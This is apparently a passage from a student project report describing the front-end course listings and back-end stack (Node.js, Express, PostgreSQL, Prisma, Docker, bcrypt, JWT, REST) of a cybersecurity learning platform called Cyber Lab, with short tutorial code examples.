
❖ Data Model & Endpoint

A dark-themed window titled "API Endpoint" with three colored window control buttons (red, yellow, green) in the top-left corner. It contains a single line of text: `GET /api/courses?category=fundamentals`.

```
API Endpoint

GET /api/courses?category=fundamentals
```

• Response sample:

A dark-themed window titled "API Response" with three colored window control buttons (red, yellow, green) in the top-left corner. It contains a JSON array of course objects. The first object has id 3, title "Cookies", description "Understand cookies' roles...", difficulty "Beginner", and link "/courses/cookies". The second object has id 6, title "Linux Fundamentals", description "Build essential Linux skills...", difficulty "Beginner", and link "/courses/linux". The third object has id 15, title "Cryptography", description "Master cryptography principles...", difficulty "Intermediate", and link "/courses/cryptography". The array ends with a comment `// ...other fundamental courses...`.

```
API Response

[
  {
    "id": 3,
    "title": "Cookies",
    "description": "Understand cookies' roles...",
    "difficulty": "Beginner",
    "link": "/courses/cookies"
  },
  {
    "id": 6,
    "title": "Linux Fundamentals",
    "description": "Build essential Linux skills...",
    "difficulty": "Beginner",
    "link": "/courses/linux"
  },
  {
    "id": 15,
    "title": "Cryptography",
    "description": "Master cryptography principles...",
    "difficulty": "Intermediate",
    "link": "/courses/cryptography"
  },
  // ...other fundamental courses...
]
```

Component: FundamentalsList.jsx

```
FundamentalsList.jsx

import React from "react";
import List from "antd/lib/list";
import useFetchCourses from "../hooks/useFetchCourses";

export default function FundamentalsList() {
  const courses = useFetchCourses({ category: "fundamentals" });
  return (
    <section aria-labelledby="fundamentals-heading">
      <h2 id="fundamentals-heading">Fundamental Concepts</h2>
      <List
        grid={{ gutter: 16, column: 3 }}
        dataSource={courses}
        renderItem={course => (
          <List.Item>
            <CourseCard {...course} />
          </List.Item>
        )}
      />
    </section>
  );
}
```

Uses Ant Design's <List> for a clean layout.

Ensures consistent spacing and alignment.

Styling & Responsiveness

List adapts columns: 1 column (<576px), 2 (576–768px), 3 (≥768px).

Accessibility

Semantic <section> and <h2> provide structure for screen readers.

Keyboard-navigable list items.

15.3. Tools & Career Development

- ❖ **UX Goal**

Guide learners through essential security tools and career guidance, linking theory to practice and professional growth.

- ❖ **Data Model & Endpoint**

API Endpoint


```
GET /api/courses?category=tools
```

Response sample:

API Response

```
[
  {
    "id": 2,
    "title": "Burp Suite",
    "description": "Master Burp Suite fundamentals...",
    "difficulty": "Intermediate",
    "link": "/courses/burp-suite"
  },
  {
    "id": 18,
    "title": "Wireshark",
    "description": "Utilize Wireshark for network analysis...",
    "difficulty": "Intermediate",
    "link": "/courses/wireshark"
  },
  {
    "id": 1,
    "title": "Careers in Cyber",
    "description": "Discover diverse cybersecurity careers...",
    "difficulty": "Beginner",
    "link": "/courses/careers-in-cyber"
  }
]
```

- **Component: ToolsAndCareer.jsx**



```
import React from "react";
import useFetchCourses from "../hooks/useFetchCourses";
import CourseCard from "../components/CourseCard";

export default function ToolsAndCareer() {
  const courses = useFetchCourses({ category: "tools" });
  return (
    <section aria-labelledby="tools-heading">
      <h2 id="tools-heading">Tools & Career Development</h2>
      <div className="course-carousel">
        {courses.map(course => (
          <CourseCard key={course.id} {...course} />
        ))}
      </div>
    </section>
  )
}
```

- **Renders in a horizontal Swiper carousel for emphasis.**
- **“Careers in Cyber” highlights non-technical guidance.**

Styling & Responsiveness



```
.course-carousel {
  display: flex;
  overflow-x: auto;
  gap: 1rem;
  padding-bottom: 1rem;
}
.course-carousel::-webkit-scrollbar { display: none; }
```

- **Touch-friendly swiping on mobile.**
- **Hides scrollbar for a clean UI.**

Chapter 3: Back-End

Introduction

This chapter presents a comprehensive overview of the core backend technologies and development tools used in building the *Cyber Lab* platform—an interactive environment designed for studying and practicing cybersecurity labs. The focus is on the selection, functionality, and integration of key technologies that empower the platform to deliver scalable, efficient, and real-time services.

The chapter begins by introducing Node.js, a lightweight, event-driven runtime environment used for building fast and scalable server-side applications. It explains why Node.js was chosen for Cyber Lab, highlighting its asynchronous capabilities, high performance, and compatibility with modern development practices. This is followed by a discussion on Express.js, a minimalist web framework for Node.js, which simplifies server configuration and routing logic, making API development more structured and maintainable.

To handle persistent data storage, the chapter explores PostgreSQL, a powerful and open-source relational database system, known for its reliability, security, and support for complex queries. In tandem, Prisma ORM is introduced as a modern and type-safe tool that simplifies database access within the Node.js environment, enhancing development productivity and reducing potential for errors.

Additionally, the chapter delves into Docker and the concept of containerization—critical components for ensuring consistent and reproducible deployment across different systems. Docker's role in isolating services, managing dependencies, and enabling scalable deployment is discussed in the context of the Cyber Lab's modular architecture.

The chapter also touches on important backend utilities such as Nodemailer for sending emails, Bcrypt for secure password hashing, and JWT (JSON Web Tokens) for handling user authentication and authorization. These tools play a vital role in building secure, user-centric features within the platform.

Altogether, this chapter demonstrates how the combination of modern backend technologies and tools forms the backbone of the Cyber Lab system—supporting its mission to offer an interactive, secure, and scalable platform for cybersecurity education.

1. Node.js

a. What is Node.js ?

Node.js is an open-source, cross-platform runtime environment that allows developers to execute JavaScript code outside of a web browser. Built on Chrome's V8 JavaScript engine, Node.js enables server-side programming, making it a powerful tool for building scalable, high-performance applications. It uses an event-driven, non-blocking I/O model, which makes it lightweight and efficient, particularly for real-time applications.

Node.js was created by Ryan Dahl in 2009 and has since become a cornerstone of modern web development. Its ability to handle asynchronous operations and its vast ecosystem of libraries (available through npm, the Node Package Manager) make it a versatile choice for various use cases.

b. Strong Suitable Fields for Node.js

Node.js is particularly well-suited for specific types of applications due to its asynchronous, event-driven architecture. The following are the primary fields where Node.js excels:

- ❖ **Real-Time Applications:** Node.js is ideal for applications requiring real-time data processing, such as chat applications, live notifications, or collaborative tools. Its event loop allows it to handle multiple connections simultaneously without blocking operations, ensuring low latency and high responsiveness. For the Cyber Lab project, real-time features like live monitoring of cybersecurity events or user interactions in a lab environment can leverage Node.js effectively.
- ❖ **API Development:** Node.js is widely used for building RESTful APIs and microservices. Its lightweight nature and ability to handle JSON data efficiently make it a go-to choice for creating APIs that serve data to front-end applications or mobile apps. In the context of the Cyber Lab project, Node.js can power APIs for managing lab resources, user authentication, or data visualization.
- ❖ **Streaming Applications:** Applications that involve streaming data, such as video or audio streaming platforms, benefit from Node.js's ability to process data in chunks without buffering entire files. For the Cyber Lab, this capability could be used for streaming logs or real-time analysis of network traffic.
- ❖ **IoT (Internet of Things):** Node.js is well-suited for IoT applications due to its ability to handle multiple concurrent connections and process data from various devices. In a cybersecurity lab, Node.js could manage communications between IoT devices used for testing or simulation purposes.

- ❖ **Scalable Single-Page Applications (SPAs):** Node.js pairs well with front-end frameworks like React, Angular, or Vue.js to build SPAs. It can serve as the backend for rendering dynamic content or handling user requests in a Cyber Lab dashboard.

c. Why Use Node.js Over Other Technologies?

Node.js stands out among other backend technologies (e.g., Python with Django/Flask, Ruby on Rails, Java with Spring, or PHP) due to several key advantages:

- ❖ ***Asynchronous and Non-Blocking I/O:*** Unlike traditional server-side technologies that use a thread-based model (e.g., Java or PHP), Node.js uses a single-threaded, event-driven model. This allows it to handle thousands of concurrent connections efficiently, making it ideal for high-traffic applications like those in a cybersecurity lab where real-time monitoring is critical.
- ❖ **JavaScript Everywhere:** Node.js allows developers to use JavaScript for both front-end and back-end development, reducing the need to switch between programming languages. This unified stack simplifies development, debugging, and maintenance, which is beneficial for a student-led project like Cyber Lab, where time and resources may be limited.
- ❖ **Vast Ecosystem (npm):** With over 2 million packages available on npm, Node.js provides access to a rich ecosystem of libraries and tools. For the Cyber Lab project, libraries like Express.js (for building APIs), Socket.IO (for real-time communication), or Winston (for logging) can accelerate development.
- ❖ **Performance:** The V8 engine compiles JavaScript directly to machine code, resulting in fast execution. This performance is critical for a cybersecurity lab where quick processing of logs, network packets, or user inputs is necessary.
- ❖ **Community and Scalability:** Node.js has a large and active community, ensuring regular updates, security patches, and extensive documentation. Companies like Netflix, LinkedIn, and PayPal use Node.js for its scalability, which is reassuring for a project aiming to handle potentially large datasets or user bases.
- ❖ **Cost-Effectiveness:** As an open-source technology, Node.js is free to use, which aligns with the budget constraints of a graduation project. Additionally, its lightweight nature reduces server resource requirements compared to heavier frameworks like Java Spring.

d. Node.js in the Cyber Lab Project

For the Cyber Lab project, Node.js is a strategic choice due to its alignment with the project's requirements:

- ❖ **API-Driven Architecture:** The lab likely involves multiple components (e.g., front-end dashboards, database, authentication systems). Node.js with Express.js can provide a robust API layer to connect these components.
- ❖ **Scalability for Future Growth:** As the Cyber Lab evolves, it may need to handle more users or data. Node.js's ability to scale horizontally (by adding more servers) or vertically (by optimizing code) ensures the project can grow without major refactoring.
- ❖ **Ease of Learning:** For students working on the project, Node.js's JavaScript-based syntax is relatively easy to learn, especially if they are already familiar with front-end development.

2. PostgreSQL and Prisma ORM

a. Why PostgreSQL?

PostgreSQL, often referred to as Postgres, is an open-source, object-relational database management system (ORDBMS) known for its robustness, extensibility, and standards compliance. It is one of the most advanced databases available, supporting a wide range of data types, advanced indexing techniques, and powerful features like full-text search, JSONB support, and geospatial queries.

For the Cyber Lab project, PostgreSQL is an excellent choice for the following reasons:

- ❖ **Reliability and Data Integrity:** PostgreSQL is known for its strong emphasis on ACID (Atomicity, Consistency, Isolation, Durability) compliance, ensuring that data stored in the Cyber Lab (e.g., user credentials, log data, or experiment results) remains consistent and reliable, even in the face of system failures.
- ❖ **Support for Complex Queries:** Cybersecurity labs often involve complex data relationships, such as tracking user actions, network events, or threat intelligence.

PostgreSQL's advanced querying capabilities, including support for joins, subqueries, and window functions, make it ideal for analyzing such data.

- ❖ **JSONB Support:** PostgreSQL's JSONB data type allows for flexible, schema-less data storage, which is useful for handling semi-structured data like logs or configuration files in the Cyber Lab.
- ❖ **Scalability:** PostgreSQL can handle large datasets and high transaction volumes, making it suitable for a lab environment where data may grow over time.
- ❖ **Open-Source and Cost-Effective:** As an open-source database, PostgreSQL is free to use, aligning with the budget constraints of a graduation project. Its active community ensures regular updates and security patches.
- ❖ **Extensibility:** PostgreSQL supports custom functions, extensions (e.g., PostGIS for geospatial data), and stored procedures, which can be leveraged to add advanced features to the Cyber Lab, such as custom analytics or reporting.

b. Why Prisma ORM?

Prisma is a modern, type-safe Object-Relational Mapping (ORM) tool that simplifies database interactions in Node.js applications. It provides a clean and intuitive API for querying databases, generating type-safe code, and managing database schemas. Prisma is particularly well-suited for PostgreSQL, making it an excellent choice for the Cyber Lab project.

Key advantages of using Prisma with PostgreSQL include:

- ❖ **Type Safety:** Prisma generates TypeScript types based on the database schema, reducing runtime errors and improving code reliability. For a cybersecurity lab, where data accuracy is critical, this feature ensures robust data handling.
- ❖ **Simplified Querying:** Prisma's query API is intuitive and abstracts complex SQL queries, making it easier for students to work with the database. For example, fetching user data or logs can be done with simple Prisma queries instead of writing raw SQL.
- ❖ **Schema Management:** Prisma's schema file allows developers to define database models in a declarative way. Its migration system ensures that schema changes are applied consistently, which is useful for iterative development in the Cyber Lab.
- ❖ **Performance:** Prisma optimizes database queries under the hood, ensuring efficient data retrieval and updates. This is critical for real-time applications in the lab.

- ❖ **Integration with Node.js:** Prisma integrates seamlessly with Node.js, making it a natural fit for the Cyber Lab's tech stack. It supports asynchronous queries, aligning with Node.js's non-blocking architecture.

c. Suitability for the Cyber Lab Project

PostgreSQL and Prisma are highly suitable for the Cyber Lab project due to the following:

- ❖ **Data Storage Needs:** The lab likely requires storing structured data (e.g., user profiles, experiment configurations) and semi-structured data (e.g., logs, JSON-based threat intelligence). PostgreSQL's support for relational and JSONB data types meets these needs, while Prisma simplifies interaction with both.
- ❖ **Security:** PostgreSQL offers robust security features like role-based access control, SSL encryption, and row-level security, which are critical for a cybersecurity lab handling sensitive data. Prisma's type-safe queries reduce the risk of SQL injection attacks.
- ❖ **Development Efficiency:** Prisma's developer-friendly API and schema migrations reduce the time spent on database management, allowing the team to focus on building lab features.
- ❖ **Scalability and Maintenance:** PostgreSQL's ability to handle large datasets and Prisma's maintainable codebase ensure that the Cyber Lab can scale and evolve over time without significant rework.

3. Docker and Containerization

a. What is Docker?

Docker is an open-source platform that enables developers to automate the deployment, scaling, and management of applications using containerization. Containers are lightweight, portable, and isolated environments that package an application and its dependencies (e.g., libraries, runtime, configuration files) into a single unit. Docker simplifies the process of building, shipping, and running applications across different environments.

b. What is Containerization?

Containerization is a virtualization technology that allows applications to run in isolated environments called containers. Unlike traditional virtual machines (VMs), containers share the

host operating system's kernel, making them lightweight and efficient. Containers include everything an application needs to run, ensuring consistency across development, testing, and production environments.

c. Importance of Docker and Containerization

Docker and containerization are critical for modern software development, including the Cyber Lab project, for the following reasons:

- ❖ **Consistency Across Environments:** Docker ensures that the Cyber Lab application runs identically in development, testing, and production environments. This eliminates the “it works on my machine” problem, which is particularly important for a student project where multiple team members may work on different systems.
- ❖ **Portability:** Docker containers can run on any system with Docker installed, regardless of the underlying operating system (Windows, macOS, Linux). This makes it easy to deploy the Cyber Lab on various platforms, such as local machines, cloud servers, or lab infrastructure.
- ❖ **Isolation:** Each container runs in its own isolated environment, preventing conflicts between dependencies. For example, the Cyber Lab's Node.js application, PostgreSQL database, and other services can run in separate containers without interfering with each other.
- ❖ **Scalability:** Docker makes it easy to scale applications by running multiple containers across a cluster. For the Cyber Lab, this is useful for handling increased traffic or data processing demands as the project grows.
- ❖ **Simplified Dependency Management:** Docker containers include all dependencies, eliminating the need to install and configure software on each machine. This simplifies setup for the Cyber Lab, especially when integrating Node.js, PostgreSQL, and other tools.
- ❖ **DevOps Integration:** Docker integrates with tools like Kubernetes, Docker Compose, and CI/CD pipelines, enabling automated testing, deployment, and monitoring. This aligns with modern DevOps practices, which are valuable for a cybersecurity lab aiming to adopt industry-standard workflows.
- ❖ **Resource Efficiency:** Containers are more lightweight than VMs, requiring fewer system resources. This is advantageous for the Cyber Lab, where resources may be limited, allowing multiple services to run on a single machine.

d. Docker in the Cyber Lab Project

Docker is a critical component of the Cyber Lab project for the following reasons:

- ❖ **Development Environment Setup:** Docker allows the team to create a consistent development environment with Node.js, PostgreSQL, and other dependencies pre-configured. A `docker-compose.yml` file can define services, networks, and volumes, making it easy for team members to spin up the entire stack with a single command.
- ❖ **Testing and Simulation:** Cybersecurity labs often require isolated environments for testing vulnerabilities, simulating attacks, or running experiments. Docker containers provide a safe and reproducible way to create these environments without affecting the host system.
- ❖ **Deployment:** Docker simplifies deployment to cloud platforms like AWS, Azure, or Google Cloud, which may be used to host the Cyber Lab. Containers ensure that the application behaves consistently regardless of the hosting environment.
- ❖ **Security:** Docker's isolation ensures that vulnerabilities in one container do not affect others. For a cybersecurity lab, this is critical for safely testing exploits or running untrusted code.

e. Example Docker Setup for Cyber Lab

To illustrate Docker's role, consider a basic `docker-compose.yml` file for the Cyber Lab, defining services for the Node.js application and PostgreSQL database:



```
services:
  db:
    image: postgres:latest
    environment:
      POSTGRES_DB: gradeProject
      POSTGRES_USER: postgres
      POSTGRES_PASSWORD: postgres
    ports:
      - "5432:5432"
    healthcheck:
      test: ["CMD-SHELL", "pg_isready -U postgres"]
      interval: 10s
      timeout: 5s
      retries: 5
```

4. Express.js:

a. Importance and Advantages Over Vanilla Node.js:

Express.js is a fast, unopinionated, and minimalist web framework for Node.js. It simplifies the process of building server-side applications.

Why Not Use Vanilla JavaScript?

While **Vanilla Node.js** provides the building blocks to create a server, it lacks built-in support for essential features such as routing, request parsing, and middleware.

b. Why Express is Important

- ❖ **Simplifies Routing:** Express provides a straightforward API to handle routes, unlike vanilla Node.js where routing must be manually handled.
- ❖ **Middleware Support:** Express has a powerful middleware system for handling requests, responses, and error management.
- ❖ **Scalability:** Easily scalable for large applications.
- ❖ **Huge Ecosystem:** Seamless integration with other Node.js libraries and tools.
- ❖ **REST API Ready:** Built-in support for creating RESTful APIs.

c. Why Not Vanilla Node.js?

Vanilla Node.js requires:

- ❖ Manually parsing HTTP requests.
- ❖ Handling routing logic from scratch.
- ❖ No built-in middleware or templating support.

```
const http = require('http');

const server = http.createServer((req, res) => {
  if (req.url === '/about') {
    res.write('About Page');
  } else {
    res.write('Home Page');
  }
  res.end();
});
```

Same logic using Express:

```
const express = require('express');
const app = express();

app.get('/about', (req, res) => res.send('About Page'));
app.get('/', (req, res) => res.send('Home Page'));
```

d. Router in Express

Express Routers help in separating route logic, making the codebase modular and easier to manage.

Benefits:

- ❖ Modular routing system
- ❖ Cleaner and more maintainable code
- ❖ Easier to scale with route groups

Example:



```
const express = require('express');
const router = express.Router();

router.get('/', (req, res) => res.send('All Users'));
router.get('/:id', (req, res) => res.send(`User ${req.params.id}`));

module.exports = router;
```

In app.js



```
const express = require('express');
const app = express();
const userRoutes = require('./routes/user');

app.use('/users', userRoutes);
```

5. Example of used package

a. Nodemailer

Nodemailer is a Node.js module for sending emails from a server.

Use Cases:

- ❖ Email verification
- ❖ Password reset
- ❖ Notifications

Installation:

```
npm install nodemailer
```

Example:

```
const nodemailer = require('nodemailer');

const transporter = nodemailer.createTransport({
  service: 'gmail',
  auth: {
    user: 'your-email@gmail.com',
    pass: 'your-password'
  }
});

const mailOptions = {
  from: 'your-email@gmail.com',
  to: 'receiver@example.com',
  subject: 'Test Email',
  text: 'Hello from Node.js using Nodemailer!'
};

transporter.sendMail(mailOptions, (error, info) => {
  if (error) console.error(error);
  else console.log('Email sent: ' + info.response);
});
```

b. Bcrypt

Bcrypt is a password-hashing function designed to protect passwords against brute-force attacks.


Why Use Bcrypt?

- ❖ Adds salt to make hash more secure
- ❖ Resistant to rainbow table attacks
- ❖ Asynchronous hashing

Installation:

```
npm install bcrypt
```

Example:

A terminal window with a dark background and three colored window control buttons (red, yellow, green) in the top-left corner. It contains JavaScript code for using the bcrypt library.

```
const bcrypt = require('bcrypt');  
  
const password = '123456';  
  
bcrypt.hash(password, 10, (err, hash) => {  
  if (err) throw err;  
  console.log('Hashed password:', hash);  
  
  bcrypt.compare(password, hash, (err, result) => {  
    console.log('Password match:', result);  
  });  
});
```

c. JSON Web Token (JWT)

jsonwebtoken is a library for generating and verifying JSON Web Tokens used for secure authentication and authorization.

Use Cases:

- ❖ User login sessions
- ❖ Access control (roles)
- ❖ Stateless authentication (no session storage)

Installation:

```
npm install jsonwebtoken
```

Example:

```
const jwt = require('jsonwebtoken');

const user = { id: 1, email: 'test@example.com' };
const secret = 'yourSecretKey';

// Generate token
const token = jwt.sign(user, secret, { expiresIn: '1h' });
console.log('JWT:', token);

// Verify token
jwt.verify(token, secret, (err, decoded) => {
  if (err) console.error('Invalid token');
  else console.log('Decoded data:', decoded);
});
```

6. RESTful APIs: Complete Guide

Introduction to RESTful APIs

a. What is REST?

REST (Representational State Transfer) is an architectural style for designing networked applications, particularly web services. Introduced by Roy Fielding in his 2000 doctoral dissertation, REST defines a set of constraints and principles that create scalable, maintainable, and efficient web service architectures.

A RESTful API adheres to REST principles, using standard HTTP methods to perform operations on resources identified by URLs. RESTful APIs are stateless, meaning each request contains all the information needed to process it, and the server does not store client context between requests.

b. Why Use RESTful APIs?

- ❖ **Simplicity:** Uses standard HTTP methods and status codes.
- ❖ **Scalability:** Stateless nature enables easy horizontal scaling.
- ❖ **Flexibility:** Supports multiple data formats (JSON, XML, HTML).
- ❖ **Platform Independence:** Works across different platforms and languages.
- ❖ **Cacheability:** Responses can be cached to improve performance.
- ❖ **Uniform Interface:** Provides a consistent way to interact with resources.

c. REST Principles and Constraints

Six Key REST Constraints

1. **Client-Server Architecture:** Separates concerns between client and server.
2. **Stateless:** Each request must contain all information needed to process it.
3. **Cacheable:** Responses should be cacheable when appropriate.
4. **Uniform Interface:** Ensures a consistent way to interact with resources.
5. **Layered System:** Architecture can be composed of hierarchical layers.
6. **Code on Demand (Optional):** Server can extend client functionality.

d. HTTP Methods in RESTful APIs

RESTful APIs use standard HTTP methods to perform operations on resources, each with a specific purpose and semantic meaning:

HTTP Method	Purpose	Safe	Idempotent	Cacheable
GET	Retrieve resource(s)	Yes	Yes	Yes
POST	Create new resource	No	No	No
PUT	Update/Replace entire resource	No	Yes	No
PATCH	Partially update resource	No	No	No
DELETE	Remove resource	No	Yes	No

Detailed HTTP Methods with Examples

Below, we explore each HTTP method with detailed explanations and practical examples using a “Users” resource.

GET Method - Retrieve Resources

Purpose: Retrieves data from the server without modifying server state.

Characteristics: - Safe (does not modify server state) - Idempotent (multiple identical requests have the same effect) - Cacheable responses - Parameters sent in URL query string

Example 1: Get All Users

```
GET /api/users HTTP/1.1
Host: example.com
Accept: application/json
```

Express implementation

```
app.get('/api/users', async (req, res) => {
  try {
    const users = await User.findAll();
    res.status(200).json({ success: true, data: users, count: users.length });
  } catch (error) {
    res.status(500).json({ success: false, message: 'Server Error', error: error.message });
  }
});
```

Chapter 3: Back-End

Response (200 OK):

```
{
  "success": true,
  "data": [
    {
      "id": 1,
      "name": "John Doe",
      "email": "john@example.com",
      "created_at": "2024-01-15T10:30:00Z"
    },
    {
      "id": 2,
      "name": "Jane Smith",
      "email": "jane@example.com",
      "created_at": "2024-01-16T14:20:00Z"
    }
  ],
  "count": 2
}
```

